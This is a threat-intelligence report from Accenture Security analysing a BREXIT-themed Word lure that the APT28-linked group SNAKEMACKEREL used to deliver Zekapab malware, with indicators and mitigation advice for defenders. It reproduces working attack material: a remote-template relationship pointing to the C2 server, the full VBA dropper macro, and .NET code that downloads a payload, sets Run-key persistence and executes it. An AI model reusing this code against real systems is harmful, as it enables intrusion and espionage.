Accenture Security

SNAKEMACKEREL

A **BREXIT-themed** lure document that delivers **ZEKAPAB** malware

As the United Kingdom (UK) Prime Minister Theresa May announced the initial BREXIT draft agreement with the European Union (EU), iDefense analysts identified a new campaign by SNAKEMACKEREL using a BREXIT-themed lure document to deliver the Zekapab (also known as Zebrocy) first-stage malware.

WHAT'S THE STORY?

SNAKEMACKEREL is an espionage-motivated cyber threat group, also known as Sofacy, Pawn Storm, Sednit, Fancy Bear, APT28, Group 74, Tsar Team, and Strontium.

Both the British and Dutch governments have publicly attributed SNAKEMACKEREL activities to the Russian military intelligence service (RIS)[1] and have linked specific cyberattacks to the group, including the targeting of the Organisation for the Prohibition of Chemical Weapons (OPCW)[2], the United Kingdom Defence and Science Technology Laboratory (DSTL) and the United Kingdom Foreign and Commonwealth Office (FCO).

In foreign countries, RIS actors conducted damaging and/or disruptive cyberattacks, including attacks on critical infrastructure networks. In some cases, RIS actors "masqueraded as third parties, hiding behind false online personas designed to cause the victim to misattribute the source of the attack."

According to the FBI, the SNAKEMACKEREL threat group "is part of an ongoing campaign of cyber-enabled operations directed at the United States government and its citizens. These cyber operations have included spear phishing campaigns targeting government organizations, critical infrastructure entities, think tanks, universities, political organizations, and corporations, leading to the theft of information.

WHAT DOES IT MEAN?

The creation of this malicious document, coming on the same day that the UK government announced an initial agreed draft of the BREXIT agreement, suggests that SNAKEMACKEREL is a group that pays close attention to political affairs and is able to leverage the latest news headlines to develop lure documents to deliver first-stage malware, such as Zekapab, to its intended targets. The theme also reflects the

[1] https://www.ncsc.gov.uk/news/reckless-campaign-cyber-attacks-russian-military-intelligence-service-exposed

[2] https://www.gov.uk/government/news/joint-statement-from-prime-minister-may-and-prime-minister-rutte

targeting of the group which primarily focuses on NATO members, countries in Central Asia and those neighboring Russia.

Given the assumed association with the Russian military service, it is clear that the group has significant resources to target and compromise organizations. As a result, it requires extra investment in defensive measures. To protect the confidentiality, integrity and availability of business operations, Accenture Security recommends that organizations ensure their staff members receive security hygiene training and deploy intelligence-driven network and host-based defensive measures.

WHY DOES IT MATTER?

Despite the public reporting and government accusations, SNAKEMACKEREL remains highly active. It is behind a large number of cyberattacks targeting global aerospace and defense contractors, military units, political parties, the International Olympic Committee (IOC), anti-doping agencies, government departments and various other verticals. NATO and EU member countries, as well as the United States, are of particular interest to the group.

SNAKEMACKEREL operations continue to be some of the most far-reaching and sophisticated cyber espionage and intelligence campaigns to date.

HOW TO USE THIS REPORT

iDefense, part of Accenture Security, is providing information about this reported SNAKEMACKEREL campaign to highlight the modus operandi of a highly active threat group that is targeting institutions, presumably for espionage purposes.

INTENDED AUDIENCE

This intelligence alert is relevant for security operations center (SOC) analysts and engineers, intelligence analysts and management, and executive leadership.

HOW TO USE THIS INTELLIGENCE

SOC analysts and engineers can use this alert's detailed information pertaining to the workings of the malware families and indicators of compromise (IoCs) to contain or mitigate the discussed threat through monitoring or blocking. SOC analysts can use the information provided in the analysis and mitigation sections of this alert for hunting activities for systems that may have been compromised already. Analysts and security engineers can use the IoCs by adding them to hunting lists on Endpoint Detection and Response (EDR) solutions, as well as network- and host-based blacklists to detect and deny malware implantation and command-and-control (C2) communication.

Intelligence analysts may want to use the information provided in this alert to better inform their own analyses. The information can also help inform ongoing intelligence analyses and forensic investigations, particularly with respect to compromise discovery, damage assessment, and attribution.

Management and executive leadership may use this information to assess the risks associated with the threat described to make the appropriate operational and policy decisions.

Knowledge of SNAKEMACKEREL's tactics, techniques, and procedures (TTPs) helps to better inform detection and response to attacks by this threat group.

TECHNICAL ANALYSIS

This report provides a technical overview of a BREXIT-themed lure Microsoft Office document that is used to drop a Delphi version of the Zekapab first-stage malware which has been previously reported by iDefense analysts. However, additional research on the C2 server ***`109.248.148.42`*** revealed a new .NET version of Zekapab that is designed for the same purpose.

MALWARE ANALYSIS

iDefense analysts recently came across the following malicious document that is purportedly related to the recent BREXIT negotiations between the UK and the EU.


The file has the following metadata:

- **Filename:** Brexit 15.11.2018.docx
- **MD5:** 405655be03df45881aa88b55603bef1d
- **File size:** 18.9 KB (19354 bytes)
- **Author:** USER
- **Last modified by:** Joohn
- **Company:** Grizli777
- **Creation date:** 2018:11:14 14:17:00
- **Modified date:** 2018:11:15 04:50:00

Of note, the Company name ***`Grizli777`*** is indicative of a cracked version of Microsoft Word.

To trick the targeted individual into enabling macros, the attackers deliberately used jumbled-up text as content (see Exhibit 1):

Exhibit 1. Jumbled up text in the lure document to trick users into enabling macros




The document loads malicious content from ***hxxp://109.248.148.42/office/thememl/2012/main/attachedTemplate.dotm*** via the ***settings.xml.rels*** component that is embedded within the DOCX document (see Exhibit 2):

Exhibit 2. Malicious macro-enabled content loaded via settings.xml.rels

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="
http://109.248.148.42/office/thememl/2012/main/attachedTemplate.dotm" TargetMode="External"/></Relationships>
```

The downloaded macro component includes a function called ***AutoClose()*** (see Exhibit 3) as well as two payloads embedded via Base64 encoded strings:

Exhibit 3. AutoClose() macro function



The code snippet below shows the core macro code that is identical to the macro code in an earlier campaign in April 2018 as reported by ESET:

```
Public Function FolderExists(FolderPath As String) As Boolean
On Error Resume Next

  ChDir FolderPath
  If Err Then FolderExists = False Else FolderExists = True
End Function

Function FileExists(fname) As Boolean

   On Error Resume Next
   FileExists = Dir(fname) <> vbNullString
   If Err.Number <> 0 Then FileExists = False
   On Error GoTo 0

End Function

Sub AutoClose()
  Dim vFileName As String
  Dim vDocName As String

  Application.ActiveWindow.WindowState = wdWindowStateMinimize

  vAdd = "ntslwin."
  vFileName = Environ("APPDATA") & "\NetworkNV\"
```



```
  If Not FolderExists(vFileName) Then MkDir (vFileName)

  vFileName = vFileName + vAdd & "exe"
  If Not FileExists(vFileName) Then SaveFN vFileName, convText(Us
erForm1.Label2.Caption)
  'Sleep 2002

  vDocName = Environ("TEMP") & "\~de03fc12a.docm"

  If Not FileExists(vDocName) Then SaveFN vDocName, convText(User
Form1.Label1.Caption)

  zyx (vDocName)

  Application.Quit
End Sub

Private Function convText(dsf)
Dim dm, el
  Set dm = CreateObject("Microsoft.XMLDOM")
  Set el = dm.CreateElement("tmp")

  el.DataType = "bin.base64"
  el.Text = dsf
  convText = el.NodeTypedValue
End Function

Private Sub SaveFN(vNum, vBun)
  Dim binaryStream
  Set binaryStream = CreateObject("ADODB.Stream")
    binaryStream.Type = 1
    binaryStream.Open
    binaryStream.Write vBun
    binaryStream.SaveToFile vNum, 2
End Sub

Public Function zyx(vF)
  Dim WA As Object, oMyDoc As Object
  Set WA = CreateObject("Word.Application")
  WA.Visible = False
  Set oMyDoc = WA.Documents.Open(vF)
  WA.Application.Run "Module1.Proc1"
  Set oMyDoc = Nothing: Set WA = Nothing
End Function

Public Function WriteBinary(strBinary, strPath)
    Dim oFSO: Set oFSO = CreateObject("Scripting.FileSystemObject
")
    Dim oTxtStream
```



```
    On Error Resume Next
    Set oTxtStream = oFSO.createTextFile(strPath)
    Set oTxtStream = Nothing

    With oFSO.createTextFile(strPath)
        .Write (strBinary)
        .Close
    End With
End Function
```

Research on the malicious IP address ***109.248.148.42*** revealed two different .dotm components:

- **Filename:** attachedTemplate.dotm
- **MD5:** 018611b879b2bbd886e86b62484494da
- **File size:** 1.5 MB (1612982 bytes)

- **Filename:** templates.dotm
- **MD5:** 2a794b55b839b3237482098957877326
- **File size:** 1.2 MB (1228358 bytes)

The two components are dropped from the following URLs respectively:

hxxp://109.248.148.42/office/thememl/2012/main/attachedTemplate.dotm

hxxp://109.248.148.42/officeDocument/2006/relationships/templates.dotm

Both components contain an identical VBA macro code as shown above, each containing two different embedded payloads: one is an executable binary file and the other is a .docm file.

attachedTemplate.dotm dropped the following:

- **Filename:** ntslwin.exe
- **MD5:** 7e67122d3a052e4755b02965e2e56a2e
- **File size:** 384.0 KB (393216 bytes)
- **File type:** UPX compressed Win32 Executable

- **Filename:** ~de03fc12a.docm
- **MD5:** 9d703d31795bac83c4dd90527d149796
- **File size:** 384.0 KB (24659 bytes)

templates.dotm dropped the following:

- **Filename:** ntslwin.exe
- **MD5:** a13c864980159cd9bdc94074b2389dda
- **Compilation timestamp:** 2018-11-13 10:45:42
- **File size:** 32.0 KB (32768 bytes)
- **File type:** PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly

---

- **Filename:** ~de03fc12a.docm
- **MD5:** 9d703d31795bac83c4dd90527d149796
- **File size:** 384.0 KB (24659 bytes)

The second macro file ***~de03fc12a.docm*** dropped includes a simple macro to execute the dropped executable. The code snippet below shows the embedded macro code:

```
Sub Proc1()
  Dim vFileName As String
  Dim add As String

  vAdd = "ntslwin."
  vFileName = Environ("APPDATA") & "\NetworkNV\"

  vFileName = vFileName + vAdd & "exe"
  Shell vFileName

  Application.Quit
End Sub
```

Analysis into the two binaries shows that they are in fact a Delphi (initially UPX packed) and .NET version of the Zekapab first-stage malware.

The following network traffic is performed by the Delphi sample which has the following metadata once unpacked by UPX:

- **Filename:** ntslwin.exe
- **MD5:** f4cab3a393462a57639faa978a75d10a
- **File size:** 984.5 KB (1008128 bytes)
- **File type:** Win32 Executable Borland Delphi 7

Exhibit 4 shows the network traffic generated by the sample, a HTTP POST request containing the system information collected. As shown, the data sent appears to be URL encoded:

Exhibit 4. Network traffic from the Delphi version of Zekapab

```
POST /agr-enum/progress-inform/cube.php?res=[redacted] HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 540521
Host: 109.248.148.42
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1

data=c,%20fIxed,%20tOtal:%2026,736,586,752,%20fRee:%203,419,783,168%0D%0Ad%0D%0A%0D%0AC:\Users\admin\Desktop
\[redacted]ntslwin.exe%0D%0A%0D%0AHost%20Name:%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20[redacted]%0D%
0AOS%20Name:%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20Microsoft%20Windows%207%20Ultimate%20%0D%
0AOS%20Version:%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%206.1.7601%20Service%20Pack%201%20Build%207601%0D
%0AOS%20Manufacturer:%20%20%20%20%20%20%20%20%20%20%20Microsoft%20Corporation%0D%0AOS%20Configuration:%20%20%
20%20%20%20%20%20%20%20Standalone%20Workstation%0D%0AOS%20Build%20Type:%20%20%20%20%20%20%20%20%20%20%20%20%
20Multiprocessor%20Free%0D%0ARegistered%20Owner:%20%20%20%20%20%20%20%20%20%20malware%0D%0ARegistered%
20Organization:%20%20%20%0D%0AProduct%20ID:%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
2000426-292-0000007-85035%0D%0AOriginal%20Install%20Date:%20%20%20%20%2015/09/2016,%2015:06:46%0D%0ASystem%
20Boot%20Time:%20%20%20%20%20%20%20%20%20%2016/11/2018,%2018:49:10%0D%0ASystem%20Manufacturer:%20%20%20%20%20%
20%20innotek%20GmbH%0D%0ASystem%20Model:%20%20%20%20%20%20%20%20%20%20%20%20%20%20VirtualBox%0D%0ASystem%
20Type:%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20X86-based%20PC%0D%0AProcessor(s):%20%20%20%20%20%20%20%20%
20%20%20%20%20%201%20Processor(s)%20Installed.%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
```

On the other hand, the network traffic generated by the .NET version is unencoded (see Exhibit 5).

Exhibit 5. Network traffic from the .NET version of Zekapab

```
POST /agr-enum/progress-inform/cube.php?res=[redacted] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 109.248.148.42
Content-Length: 532044
Expect: 100-continue
Connection: Keep-Alive

data=18:56:25
C:\Users\admin\Desktop\ntslwin.exe

C:\ (Fixed) 23317999616B/26736586752B
D:\ (CDRom) Not available


Host Name:                 [redacted]
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          [redacted]
Registered Organization:
Product ID:                00426-292-0000007-85035
Original Install Date:     15/09/2016, 15:06:46
System Boot Time:          16/11/2018, 18:49:10
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
```

Both versions are designed to collect system information and running processes and send them to the designated C2 server using HTTP POST to the URI used in both cases is ***/agr-enum/progress-inform/cube.php?res=***.

If the system is deemed interesting, the next stage malware would be delivered into corresponding directories.

The second-stage malware is delivered to different destinations with an autorun registry key set respectively.

For the Delphi version, the following registry key and value are used for persistence:

Key: ***HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AudioMgr***
Value: ***%AppData%\Video\videodrv.exe***

For the .NET version, the following registry key and value are used for persistence:

Key: ***HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\GoogleIndexer***
Value: ***%AppData%\Platform\sslwin.exe***

The function for collecting data as shown in the .NET version is as follows:

Exhibit 6. Data collection by the .NET version of Zekapab

```
private void UpdateText()
{
    int arg_0D_0 = 1;
    int num = Strings.Len(this.SI);
    checked
    {
        int start;
        for (int i = arg_0D_0; i <= num; i++)
        {
            int num2;
            if (Operators.CompareString(Strings.Mid(this.SI, i, 1), "\r", false) == 0)
            {
                num2++;
            }
            if (num2 == 4)
            {
                start = i;
                break;
            }
        }
        this.SI = Strings.Mid(this.SI, start, Strings.Len(this.SI));
        this.SI = this.GetDrives() + "\r\n" + this.SI;
        this.SI = Strings.Replace(this.SI, "&", "_", 1, -1, CompareMethod.Binary);
        this.SI = Application.ExecutablePath + "\r\n\r\n" + this.SI;
        this.SI = Conversions.ToString(DateAndTime.TimeOfDay) + "\r\n" + this.SI;
        this.SS = this.GetSS();
        this.ID = this.GetDriveSerialNumber();
        this.POST_Start();
        this.RichTextBox1.Text = this.SI;
    }
}
```

The list of information collected includes:

- Results from the commands ***systeminfo*** and ***tasklist***
- Current execution path
- Capture screenshot
- Drive enumeration
- Drive serial number

The code for downloading and executing the next stage malware, with the persistence mechanism set is as follows:

Exhibit 7. Next stage malware download and persistence set by the .NET version of Zekapab

```
public void ResponseData()
{
    string text = Environment.ExpandEnvironmentVariables("%AppData%\\Platform\\");
    MyProject.Computer.FileSystem.CreateDirectory(Environment.ExpandEnvironmentVariables(text));
    text += "sslwin.exe";
    MyProject.Computer.FileSystem.WriteAllBytes(text, this.HexToByteArray(this.Resp), true);
    MyProject.Computer.Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue("GoogleIndexer", text);
    Process.Start(text);
}
```


As shown, the delivery of the next-stage malware is dependent on the information collected.

MITIGATION

To mitigate the threat described in this report, iDefense recommends blocking access to the IP address and URI pattern:

- 109.248.148.42
- /agr-enum/progress-inform/cube.php?res=

For threat hunting, iDefense recommends searching for the following:

Network: Presence of HTTP and DNS traffic to the network IOCs shared above.

System: Presence of the following artifacts.

Persistence mechanism(s)

Registry Key:

Key: ***HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AudioMgr***

Key: ***HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\GoogleIndexer***

On disk artefacts

- File with the full path: ***%AppData%\Video\videodrv.exe***
- File with the full path: ***%AppData%\Platform\sslwin.exe***
- Files with following file hashes.

File hashes:

405655be03df45881aa88b55603bef1d
7e67122d3a052e4755b02965e2e56a2e
a13c864980159cd9bdc94074b2389dda
9d703d31795bac83c4dd90527d149796

CONTACT US

Robert Coderre
robert.c.coderre@accenture.com

Jayson Jean
jayson.jean@accenture.com

Emily Cody
emily.a.cody@accenture.com

Michael Yip
michael.yip@accenture.com

Valentino De Sousa
valentino.de.sousa@accenture.com

ABOUT ACCENTURE

Accenture is a leading global professional services company, providing a broad range of services and solutions in strategy, consulting, digital, technology and operations. Combining unmatched experience and specialized skills across more than 40 industries and all business functions—underpinned by the world's largest delivery network—Accenture works at the intersection of business and technology to help clients improve their performance and create sustainable value for their stakeholders. With approximately 495,000 people serving clients in more than 120 countries, Accenture drives innovation to improve the way the world works and lives. Visit us at **www.accenture.com**

ABOUT ACCENTURE SECURITY

Accenture Security helps organizations build resilience from the inside out, so they can confidently focus on innovation and growth. Leveraging its global network of cybersecurity labs, deep industry understanding across client value chains and services that span the security lifecycle, Accenture helps organizations protect their valuable assets, end-to-end. With services that include strategy and risk management, cyber defense, digital identity, application security and managed security, Accenture enables businesses around the world to defend against known sophisticated threats, and the unknown. Follow us @AccentureSecure on Twitter or visit the Accenture Security blog.